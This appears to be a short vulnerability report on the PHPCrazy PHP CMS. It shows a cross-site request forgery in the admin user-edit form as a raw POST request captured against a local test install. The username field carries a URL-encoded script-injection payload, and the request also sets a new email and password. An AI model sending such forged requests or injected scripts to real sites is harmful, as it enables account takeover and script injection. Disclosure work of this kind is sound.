

Download address：<https://gitee.com/Crazy-code/PHPCrazy>

testing environment：phpstudy

<http://127.0.0.1/PHPCrazy-master/PHPCrazy-master/admin/admin.php?action=users&mode=info&user=2>



Use burp's csrf plug-in to generate payload



POST /PHPCrazy-master/PHPCrazy-master/admin/admin.php?action=users&mode=info&user=2 HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 128

Origin: http://127.0.0.1

Connection: close

Referer: http://127.0.0.1/PHPCrazy-master/PHPCrazy-master/admin/admin.php?action=users&mode=info&user=2

Cookie: Hm\_lvt\_1cd9bcbaae133f03a6eb19da6579aaba=1674971887; Hm\_lvt\_104e825088869ff9c5855f24ab8204c2=1674971889; PHPSESSID=34vacq8681g4nt3nf81sjf53c3; Crazy\_sid=Qmk0RDIwYz1yeCtnSkx1PWdwcEE1NFNDQVFBQUFBPT0

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

username=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E&email=1427343593%40qq.com&auth=0&password=whiex&submit=%E4%BF%9D%E5%AD%98

